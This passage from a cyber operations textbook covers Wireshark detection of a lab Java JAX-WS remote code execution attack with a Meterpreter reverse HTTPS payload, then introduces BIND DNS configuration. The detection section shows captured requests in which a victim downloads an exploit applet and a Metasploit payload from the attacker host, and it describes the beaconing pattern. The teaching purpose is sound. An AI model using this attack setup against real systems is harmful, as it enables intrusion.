


Figure 3-9. TCP Conversations from Wireshark 1.4.6 on OpenSuSE 12.1

This just scratches the surface of what can be done with Wireshark; see the Notes and References section for some excellent resources to learn more.

Detect: Java JAX-WS Remote Code Execution

Chapter 2 demonstrated how to attack a Mint 13 system running Firefox 12.0 and Java 7 Update 5 with the Java Applet JAX-WS Remote Code Execution attack. Set up a Kali offensive system and a Mint 13 target; also set up a Linux system running tcpdump to capture the packets sent between the attacker and the target. Run the attack using the Java Meterpreter payload running through a reverse HTTPS connecting back to the attacker on TCP/443. Use Meterpreter to interact with the victim system to ensure that some interesting network traffic is generated.

Open the resulting packet capture (Figure 3-10) in Wireshark and examine the list of conversations. One set of conversations goes from the victim to the attacker on TCP/8080 (http-alt); this is the request that spawned the attack. Second and far more numerous are conversations starting from the victim going to the attacker on TCP/443 (https); this is how the attacker interacts with the victim.




Figure 3-10. Conversations between attacker and victim of Java Applet JAX-WS Remote Code Execution Attack using Java Meterpreter through reverse HTTPS. Note the relative start times. Screenshot from Wireshark 1.10.14 on CentOS 7.3-1611.

Following the stream for the initial conversation shows that the attacker served a .jar file with an apparently randomly generated name.

```

GET /bob/ HTTP/1.1
Host: 10.0.2.2:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:12.0) Gecko/20100101
Firefox/12.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Content-Type: text/html
Connection: Keep-Alive
Server: Apache
Content-Length: 119

<html><head></head><body><applet archive="dPBEv0.jar" code="Exploit.class"
width="1" height="1"></applet></body></html>

```

CHAPTER 3 OPERATIONAL AWARENESS

Analysis of the second conversation on TCP/8080 shows the victim receiving what appears to be a Metasploit payload.

```
GET /bob/dPBEv0.jar HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Linux 3.2.0-23-generic) Java/1.7.0_05
Host: 10.0.2.2:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Connection: Keep-Alive
Server: Apache
Content-Length: 7886

PK.....+LxL.....metasploit.dat....Co...w..^H<0...)..E.....
|m.bkB..{.t.Y..*."i.f.....@$.."5.....5.....IF.....S.B.
.....`a#R...?^e.'N.I*,m...&$....t.2.....\...\E.q.W.&...
PK.....+LxL.....metasploit/PK.....+LxLp{-N...A!.....metasploit/
Payload.class...x.....`.....KNE..x4.

... Output Deleted ...
```

The conversations on TCP/443 are more difficult to understand. As expected, the content is encrypted, and following the stream provides no useful data.

Though the traffic is encrypted, the TLS handshake shows unusual behavior. Open the TLSv1 Server Hello packet and examine the data for the certificate's issuer (Figure 3-11).




Figure 3-11. Examining the certificate issuer for the Java JAX-WS Remote Code Execution attack. Screenshot from Wireshark 1.10.14 on CentOS 7.3-1611.

In this example, the common name of the certificate issuer is “ytkrqnwt,” which appears random.

Considering the different HTTPS conversations together as a group, two facts stand out. The victim communicates with the attacker in bursts, each using a different source port. This explains why the connections were so difficult to notice during the host-based analysis. The timing of the connection attempts from the victim to the attacker is also suspicious. Examining the relative start time for the connections, they appear to go out from the victim roughly every 10 seconds (Figure 3-10).

Notes and References

The current runlevel of a Linux system can be found with the command `runlevel`.

One of the columns in the output from `w` command is the TTY for each user. There are physical devices, represented by `ttyN` for some number n; and slave pseudo-terminals, represented by `pts/n` for some number n. Although a `tty` was originally meant to refer to a single

physical device, on modern Linux systems, the same physical hardware is usually bound to each available `tty`. Each time a new Bash shell is started, a new slave pseudo-terminal is created.

A user physically at a Linux system can change the `tty` that they use. If a graphical user interface is started, press `CTRL+ALT+F8`. Then to change to `tty1` press `ALT+F1`, to change to `tty2` press `ALT+F2`, and so on. For more information, read the manual page for `console`; the manual pages for `tty` and `pts` provide additional information.

On Windows, hit the `F7` button at a command prompt to get a history of the commands run in a command prompt.

Microsoft explains that “A logon session is a computing session that begins when a user authentication is successful and ends when the user logs off of the system.” See <https://docs.microsoft.com/en-us/windows/desktop/SecAuthN/lsa-logon-sessions> for more details.

In the context of Process Explorer, a Windows Job is a collection of processes managed together. Take a look at <https://docs.microsoft.com/en-us/windows/desktop/ProcThread/job-objects> for details.

Windows servers open many ports for a wide range of services. Fortunately, Microsoft has a guide to the different ports and services available at <http://support.microsoft.com/kb/832017>.

Wireshark installation packages contain WinPcap, which is a (required) packet capture library for Windows. Older versions of Wireshark ship with older versions of WinPcap, and some are sufficiently old that they do not run on Windows 8 or later. It is possible to install WinPcap separately from Wireshark using versions that do run on Windows 8. WinPcap is available at <http://www.winpcap.org/install/>.

The private keys used to generate the Meterpreter SSL certificate are available on the attacker’s machine. Khr0x40sh shows how to locate the keys and use them to decode the SSL encrypted traffic in Wireshark at <http://khr0x40sh.wordpress.com/2013/06/25/exporting-runtime-private-key-for-msfs-meterpreter-reverse-tcp-and-https/>.

For a broad introduction to the Sysinternals tool suite, try the book

- *Troubleshooting with the Windows Sysinternals Tools, 2nd ed.*, Mark Russinovich and Aaron Margosis. Microsoft Press, October 2016.

There is an excellent tutorial for the Sysinternals suite available online at <http://www.howtogeek.com/school/sysinternals-pro>.

There are several good books on Wireshark, including

- *Practical Packet Analysis, 3rd ed.*, Chris Sanders. No Starch Press, March 2017.
- *The Wireshark Field Guide: Analyzing and Troubleshooting Network Traffic*, Robert Shimonski. Syngress, May 2013.
- *Instant Wireshark Starter*, Abhinav Singh. Packt Publishing, January 2013.

CHAPTER 4

DNS and BIND

Introduction


Real networks are more than a collection of workstations identified by their IP address; on the Internet, systems refer to each other through their names, and the Domain Name System (DNS) provides a method to translate from names to addresses and back again. The DNS protocols form the core protocol for the Internet, and an understanding of cyber operations requires an understanding of DNS.

One of the most common DNS servers is BIND, primarily version 9. This chapter provides a brief introduction to BIND 9. BIND can be installed on both Linux and Windows systems, and both are covered. The reader will set up a simple DNS master server, including configuring both forward and reverse zones. A slave server is then created that pulls its zone data from the master server. More advanced topics, including forwarders, recursion, and DNS amplification attacks are introduced. Tools that query DNS servers, including `dig` and `nslookup`, are presented and used.

Namespaces

Internet names are organized hierarchically as a tree, beginning with the root domain “.”, followed by top-level domains like `.com` and `.edu`. The top-level domain `.example` is reserved for use in documentation and examples, like this book. Beneath top-level domains are subdomains of one or more additional levels, like `apress.com`, `towson.edu`, `stars.example`, or `mars.probes.example`. Last comes the host name, say `www.apress.com`, `sirius.stars.example`, or `spirit.mars.probes.example` (Figure 4-1).

IPv4 addresses are similarly organized as a graph, with 256 nodes (0-255) in each of four levels. A zone is a connected portion of a namespace managed together.

**Figure 4-1.** Namespace

Installing BIND

Most Linux distributions, including CentOS, OpenSuSE, Ubuntu, and Mint include BIND in their collection of available packages. The installation process depends on the distribution. On CentOS systems, install BIND with the command

```
[root@alnair ~]# yum install bind
```

A more secure installation of BIND uses chroot; these features are added with the additional package

```
[root@alnair ~]# yum install bind-chroot
```

On OpenSuSE, BIND is installed with the command

```
pollux:~ # zypper install bind
```

On Mint or Ubuntu, run the command

```
gmonge@coalsack ~ $ sudo apt-get install bind9
```

Once BIND is installed, verify the installation completed correctly by checking that it returns its version; for example, the default version of BIND for CentOS 7.0 is 9.9.4.

```
[root@enif ~]# named -v
BIND 9.9.4-RedHat-9.9.4-14.el7 (Extended Support Version)
```

BIND can be installed on Windows systems. The latest version of BIND is available from <https://www.isc.org/downloads/>, while older versions are available online at <ftp://ftp.isc.org/isc/bind9/>. Select a version, say 9.9.8 (from September 2015). Download the corresponding .zip file and uncompress it. Run the installer (Figure 4-2) as an administrator, providing an account name and a password for the service.



Figure 4-2. The installer for BIND 9.9.8 on Windows 10-1511 (x64)

The Windows installation process sets the directory for the BIND binaries and configuration files. The installation creates two subdirectories: \bin for command-line binaries, and \etc for configuration files. Command-line tools like dig, nslookup, and rndc are installed during this process, but their directory may not be included in the system path. Update the path by navigating Control Panel ▶ System and Security ▶ System ▶ Advanced System Settings ▶ Environment Variables.

Configuring BIND

Before BIND serves names and addresses, it must be correctly configured. Configuration information for BIND itself is kept in the file `named.conf`. The data that connects IP addresses to names and back are kept in zone files with names selected by the system administrator. BIND includes the program `rndc` to control the server. It communicates with the server via TCP using a pre-shared secret for authentication. This key is often kept in the same directory as the zone file data. The default locations for these files depend on the distribution/operating system (Table 4-1).

Table 4-1. Default Locations for BIND Data, by Linux Distribution

| Distribution | BIND configuration | Zone file directory |
|-------------------------|---|---|
| CentOS 5 with chroot | <code>/var/named/chroot/etc/named.conf</code> | <code>/var/named/chroot/var/named/</code> |
| CentOS 5 without chroot | <code>/etc/named.conf</code> | <code>/var/named/</code> |
| CentOS 6,7 | <code>/etc/named.conf</code> | <code>/var/named/</code> |
| Mint | <code>/etc/bind/named.conf</code> | <code>/etc/bind/</code> |
| OpenSuSE | <code>/etc/named.conf</code> | <code>/var/lib/named/</code> |
| Ubuntu | <code>/etc/bind/named.conf</code> | <code>/etc/bind/</code> |

On Mint and Ubuntu systems, the default configuration stores zone files in `/etc/bind` and refers to them through their full path; they also set the default directory as `/var/cache/bind` in the file `/etc/bind/named.conf.options`.

The situation on CentOS 6 systems running chroot is somewhat complex. The primary configuration file is `/etc/named.conf` and the zone file directory is `/var/named`. However, once the BIND service is started, the primary configuration file is copied to `/var/named/chroot/etc/named.conf` and the zone file directory is copied to `/var/named/chroot/var/named`.

Building a Master

A BIND master keeps zone information locally; in contrast, a BIND slave obtains its zone data from another system. This distinction is made zone by zone, so the same server can be the master for some zones and a slave for other zones.

Servers that are masters for all of their zones are the simplest to configure. As an example, suppose a user wants to create a BIND server to act as the master for namespace `.stars.example` in the address space `10.0.2.0/24` using a CentOS 7 system.

named.conf

The first file that needs to be configured is `named.conf`. Each Linux distribution includes a default `named.conf` file as part of the installation process (Table 4-1); however, there are significant differences between distributions and even between releases within a single distribution. These default `named.conf` files often include advanced or complex features. Rather than beginning with and modifying these (different) files, instead consider the much simpler sample in Listing 4-1.

Listing 4-1. Sample `named.conf` file for a master

```
// BIND Configuration File

options {
    directory "/var/named";
};

zone "." in {
    type hint;
    file "db.root";
};

zone "stars.example" in {
    type master;
    file "db.stars.example";
};

zone "2.0.10.in-addr.arpa" in {
    type master;
    file "db.10.0.2";
};

zone "localhost" in {
    type master;
    file "db.localhost";
};

zone "127.in-addr.arpa" in {
    type master;
    file "db.127";
};
```

```

include "/etc/rndc.key";

controls {
    inet 127.0.0.1 port 953
    allow { 127.0.0.1; } keys { "rndckey"; };
};

```

This sample `named.conf` configuration file begins with an options grouping that contains configuration directives meant to apply globally. The `directory` directive provides the root path for any files subsequently referenced, and matches the default directory specified in Table 4-1. Adjust the value as appropriate.

It continues with five zones. The first zone is the root hints zone and points to the location of a file that tells the server the location of the root nameservers for the Internet. The remaining four zones declare themselves to be masters and provide the location of the corresponding zone files. Each of these five zone files remains to be created.

The program that controls much of the operation of the nameserver is `rndc`, which communicates with the nameserver over TCP/953. Though the default is usually to only allow the communication via localhost, this is not required, and `rndc` can be used to remotely control a BIND nameserver. The `rndc` program authenticates to the nameserver using a pre-shared secret. The end of the configuration file includes a shared secret and configures BIND to listen to on TCP/953 on 127.0.0.1 for connections. The `allow` directive lists the systems that may authenticate and provides the location of the key file and the name of the key in that file. This key is yet to be generated.

Forward Zone

A forward zone maps human readable names to numerical IP addresses. The name of the zone file is arbitrary, as the configuration file `named.conf` can use whatever name is selected. Using a consistent naming scheme is helpful. The `directory` directive in the options section of `named.conf` specifies the locations of the files, and so long as the file is located within this directory, its relative name can be specified instead of the full path.

In this example, the namespace is `.stars.example`, so create the file `db.stars.example` in the zone file directory (Table 4-1). In a CentOS 7.0 system, this is in the directory `/var/named/`. As an example, consider Listing 4-2.

Listing 4-2. Sample forward zone file `db.stars.example`

```

$TTL 5m

stars.example. IN SOA enif.stars.example. sgermain.enif.stars.example. (
    1 ; Zone file serial number
    5m ; Refresh time
    3m ; Retry time

```

```

30m ; Expiration time
5m ) ; Negative TTL

; Name Servers

stars.example.    IN NS    enif.stars.example.
stars.example.    IN NS    navi.stars.example.

; Address Records

sirius.stars.example.      IN A      10.0.2.10
canopus.stars.example.    IN A      10.0.2.11
siriusb.stars.example.    IN A      10.0.2.12
canopusb.stars.example.   IN A      10.0.2.13
arcturus.stars.example.   IN A      10.0.2.14
vega.stars.example.       IN A      10.0.2.15
capella.stars.example.    IN A      10.0.2.16
altair.stars.example.     IN A      10.0.2.17
betelgeuse.stars.example. IN A      10.0.2.18
procyon.stars.example.    IN A      10.0.2.19
hadar.stars.example.      IN A      10.0.2.20

... Output Deleted ...

; Aliases

dns.stars.example.        IN CNAME    enif.stars.example.

```

In an Ubuntu system, this zone file could be named /etc/bind/db.stars.example while in a 32-bit Windows 7 system, this zone file could be named C:\Program Files\ISC BIND 9\etc\db.stars.example.

The zone file begins with a time-to-live directive, here set to five minutes. This is included with any query response and tells the requester how long they may cache the results.

Next is the Internet start of authority record, or IN SOA record. It must start in the left column with the namespace that is being configured; in this case it is "stars.example.". Notice the trailing dot; this is essential. The top level of any name space is just ".", so this tells BIND that this is the fully qualified domain name (FQDN), rather than just an abbreviation. Only one IN SOA record can be in a file. The IN SOA record continues with the FQDN for the host that will act as the primary nameserver for the zone. In this case it is "enif.stars.example."; the name is ended with a period to indicate that this is not an abbreviation. After the name of the primary nameserver comes the email address of the person responsible for maintaining the zone. At first glance, it does not look like an email address, but the key is that the first "@" in the email address is replaced by a ". ". Thus, the example record states that the email address of the person responsible for the zone is "sgermain@enif.stars.example.".

CHAPTER 4 DNS AND BIND

The open parenthesis continues the IN SOA directive to subsequent lines. The data in the remainder of the IN SOA directive is used primarily for slave nameservers that get their information from this master. The portion of each line after the semicolons are comments and are used primarily to help the reader.

The zone serial number is just that - a serial number. It can be set to any integer value. When a slave nameserver checks the master for an update, if the serial number on the master is greater than the serial number on the slave, then the slave will update its local data. There is no requirement that serial numbers be assigned consecutively - if the new data has a higher serial number than the old data, the zone will update.

Next is the refresh value; this determines how often a slave nameserver will query the master to see if it has the current data. What happens if the slave is unable to reach the master? Then it will try again after the retry interval. A slave unable to reach the master continues to use the old data it has until it expires. Last is the negative TTL; this is how long a slave should cache answers from the master that say that a name does not exist.

The values in this example are tuned for use in a testing laboratory. Data updates quickly, but times out quickly. These are probably not suitable for a system meant to function on the wider Internet. Suggestions for more reasonable values can be found many places; the examples in the book of Liu and Albitz, *DNS & BIND* (pp. 57 ff.) use the values:

- TTL- 3 hours
- Refresh- 3 hours
- Retry- 1 hour
- Expire- 1 week
- Negative TTL- 1 hour

The forward zone continues with a pair of Internet IN name server NS records; these are the names of the hosts that act as namerservers for the zone.

Following this are Internet IN address A records. These provide the IPv4 address for a hostname. The corresponding IPv6 record type is AAAA. Note that the full FQDN is given for each name, including the trailing “.” to ensure that each name is considered absolute, rather than relative. Each address record needs to be for the zone specified in the SOA record.

The example ends with an Internet IN CNAME alias record. Alias records provide additional names for a system. The example record states that the canonical name for dns.stars.example is enif.stars.example. A request for the IP address of dns.stars.example will return instead the IP address for enif.stars.example.

Together, this forms a fully functional specification of a forward zone, mapping names to IP addresses.

Reverse Zone

BIND is also used to determine the hostname associated with a given IP address; this is done by a reverse zone. Like the forward zone, the name of the file with the data for the reverse zone can have an essentially arbitrary name, but it makes sense to use a consistent naming scheme. Since the reverse zone in the example maps IP address in the 10.0.2.0/24 block to names, create the file db.10.0.2 in the zone file directory (Table 4-1). In a CentOS 5.3 system, this becomes the file /var/named/chroot/var/named/db.10.0.2 shown in Listing 4-3.

Listing 4-3. Sample reverse zone db.10.0.2

```
$TTL 5m
2.0.10.in-addr.arpa. IN SOA enif.stars.example. sgermain.enif.stars.example. (
    1 ; Zone file serial number
    5m ; Refresh time
    3m ; Retry time
    30m ; Expiration time
    5m ) ; Negative TTL

; Name Servers
2.0.10.in-addr.arpa.           IN NS enif.stars.example.
2.0.10.in-addr.arpa.           IN NS navi.stars.example.

; Address Records
10.2.0.10.in-addr.arpa.       IN PTR  sirius.stars.example.
11.2.0.10.in-addr.arpa.       IN PTR  canopus.stars.example.
12.2.0.10.in-addr.arpa.       IN PTR  siriusB.stars.example.
13.2.0.10.in-addr.arpa.       IN PTR  canopusB.stars.example.
14.2.0.10.in-addr.arpa.       IN PTR  arcturus.stars.example.
15.2.0.10.in-addr.arpa.       IN PTR  vega.stars.example.
16.2.0.10.in-addr.arpa.       IN PTR  capella.stars.example.
17.2.0.10.in-addr.arpa.       IN PTR  altair.stars.example.
18.2.0.10.in-addr.arpa.       IN PTR  betelgeuse.stars.example.
19.2.0.10.in-addr.arpa.       IN PTR  procyon.stars.example.
20.2.0.10.in-addr.arpa.       IN PTR  hadar.stars.example.

... Output Deleted ...
```

This file has the same structure as the forward zone. It begins with a time-to-live declaration, which is set to the same quick five minutes. Next comes an Internet start of authority record (IN SOA); the difference here is the zone is named after the address space 10.0.2.0/24, rather than

a namespace, though it may not be clear at first reading. To construct the zone name, take the IP range in octet form, reverse the numbers, and end with ".in-addr.arpa.". This convention is a leftover from the original days of the Internet as it evolved from the Defense Advanced Research Project Agency (DARPA). If the subnet in question was 192.168.0.0/16, then the name would be 168.192.in-addr.arpa.

The values in the Start of Authority (IN SOA) record have the same meaning they did in the forward zone; similarly, the required Internet nameserver (IN NS) record is as it was before.

The remaining records are Internet pointer (IN PTR) records. The left side is the IP address, written in the reversed ".in-addr.arpa." form, while the right side is the full domain name at that address. These records match the forward zone records and provide the way that BIND links IP addresses back to hostnames.

Scripting

Cyber operations is more than using tools, even advanced tools like Metasploit and Process Explorer from Chapters 2 and 3. It is important to be able to write custom tools for custom problems. The creation of the zone files is a perfect opportunity to practice some scripting. The data for the forward zone and the reverse zone need to be consistent and entered without typographical errors. Suppose that the list of hostnames and IP addresses are available in the file stars.csv in the form

```
sirius,10.0.2.10
canopus,10.0.2.11
siriusb,10.0.2.12
canopusb,10.0.2.13
arcturus,10.0.2.14
...
... Output Deleted ...
```

Rather than retying the data in this list twice (once for each zone!), it is preferable to convert this raw data into both a list of address (A) records and pointer (PTR) records using a scripting language like Python. Consider the script in Listing 4-4.

Listing 4-4. Python code to convert a .csv file with names and IP addresses to lists for both a forward and a reverse zone file

```
#!/usr/bin/python

import csv

input_file_name = "stars.csv"
forward_file_name = "forward.txt"
reverse_file_name = "reverse.txt"
```

```

domain_name = ".stars.example."

input_file = open(input_file_name,'r')
forward_file = open(forward_file_name,'w')
reverse_file = open(reverse_file_name,'w')

input_reader = csv.reader(input_file)
for line in input_reader:
    host = line[0]
    ip = line[1]

    fqdn = host + domain_name
    padding = ' ' * (30 - len(fqdn))
    forward_file.write(fqdn + padding + 'IN A      ' + ip + '\n')

    [i1,i2,i3,i4] = ip.split('.')
    revaddr = i4 + '.' + i3 + '.' + i2 + '.' + i1 + '.in-addr.arpa.'
    padding = ' ' * (30 - len(revaddr))
    reverse_file.write(revaddr + padding + 'IN PTR      ' + fqdn + '\n')

```

This program reads each line from stars.csv, storing the hostname and the IP address. It builds the corresponding FQDN and uses that to write the matching address record line to forward.txt. It splits the IP address up into octets, reverses them adding ".in-addr.arpa." to build the pointer record, which is written to reverse.txt. The resulting files can then be copied and pasted into appropriate zone files.

Loopbacks

Because systems refer to localhost and expect an answer, it is reasonable to create a forward and reverse zone for localhost. Build the localhost forward zone file, named db.localhost with the content in Listing 4-5.

Listing 4-5. Sample forward zone db.localhost

```

$TTL 7d

localhost. IN SOA localhost. root.localhost. (
    1 ; Serial Number
    7d ; Refresh time
    1d ; Retry time
    28d; Expiration time
    7d); Negative TTL

```

CHAPTER 4 DNS AND BIND

```
; Name Servers  
localhost. IN NS localhost.  
  
; Address Records  
localhost. IN A 127.0.0.1
```

Build the corresponding localhost reverse zone file, say db.127 with content like Listing 4-6.

Listing 4-6. Sample reverse zone db.127

```
$TTL 7d  
  
127.in-addr.arpa. IN SOA localhost. root.localhost. (  
    1 ; Serial Number  
    7d ; Refresh time  
    1d ; Retry time  
    28d; Expiration time  
    7d); Negative TTL  
  
; NameServers  
127.in-addr.arpa. IN NS localhost.  
  
; Address  
1.0.0.127.in-addr.arpa. IN PTR localhost.
```

These files reside in the same directory alongside the other zone files. They have the same general structure, but because data for localhost should not time out, the various time settings are all much longer.

Many systems already have versions of the localhost zone files. For example, on Ubuntu 13.04 the file /etc/bind/db.local has the content shown in Listing 4-7.

Listing 4-7. The file /etc/bind/db.local from Ubuntu 13.04

```
;  
; BIND data file for local loopback interface  
;  
$TTL 604800  
@ IN SOA localhost. root.localhost. (  
    2 ; Serial  
    604800 ; Refresh  
    86400 ; Retry  
    2419200 ; Expire  
    604800 ) ; Negative Cache TTL  
;
```

```

@      IN      NS      localhost.
@      IN      A       127.0.0.1
@      IN      AAAA    ::1

```

Superficially this looks different than the sample forward zone db.localhost, but this is deceiving. If the no unit of time is specified, BIND assumes the number refers to the number of seconds. In the Ubuntu file, the refresh time is 604,800 seconds, which turns out to be seven days, just as in the example forward zone (Listing 4-5). The symbol '@' is an abbreviation for the origin of the zone, which if not overridden comes from the name of the zone in the named.conf file, which in this case is just "localhost.". This is just one of many ways to abbreviate information in a zone file. The nameserver record and the address record match the example; the only difference is the inclusion of an additional IPv6 address record.

Root Hints

The zone files created so far are sufficient to provide name services for the local network, but suppose the nameserver is asked for the IP address of a different system? The root hints file provides the addresses of the root DNS servers for the Internet. If the nameserver is asked for data it does not have, it will ask other servers, possibly including these root servers to find the answer.

Download the current root hints file (<http://www.internic.net/domain/named.root>) and save it with the file name db.root alongside the two forward and two reverse zones created so far. Some systems already include a copy of the root hints file, though it may be out of date and in need of replacement or may have a different name.

Controlling the Nameserver

The nameserver is controlled with the program rndc; this program communicates with the nameserver over TCP/953 and authenticates with a pre-shared secret. To generate the secret, from the command line, run the program rndc-confgen; when used with the -a option most of the work is automatic. For example, on a CentOS 7.0 system the result is

```
[root@enif ~]# rndc-confgen -a
wrote key file "/etc/rndc.key"
```

On a 64-bit Windows 10 system with an Administrator command prompt, the result is

```
C:\Windows\system32>"C:\Program Files\ISC BIND 9\bin\rndc-confgen.exe" -a
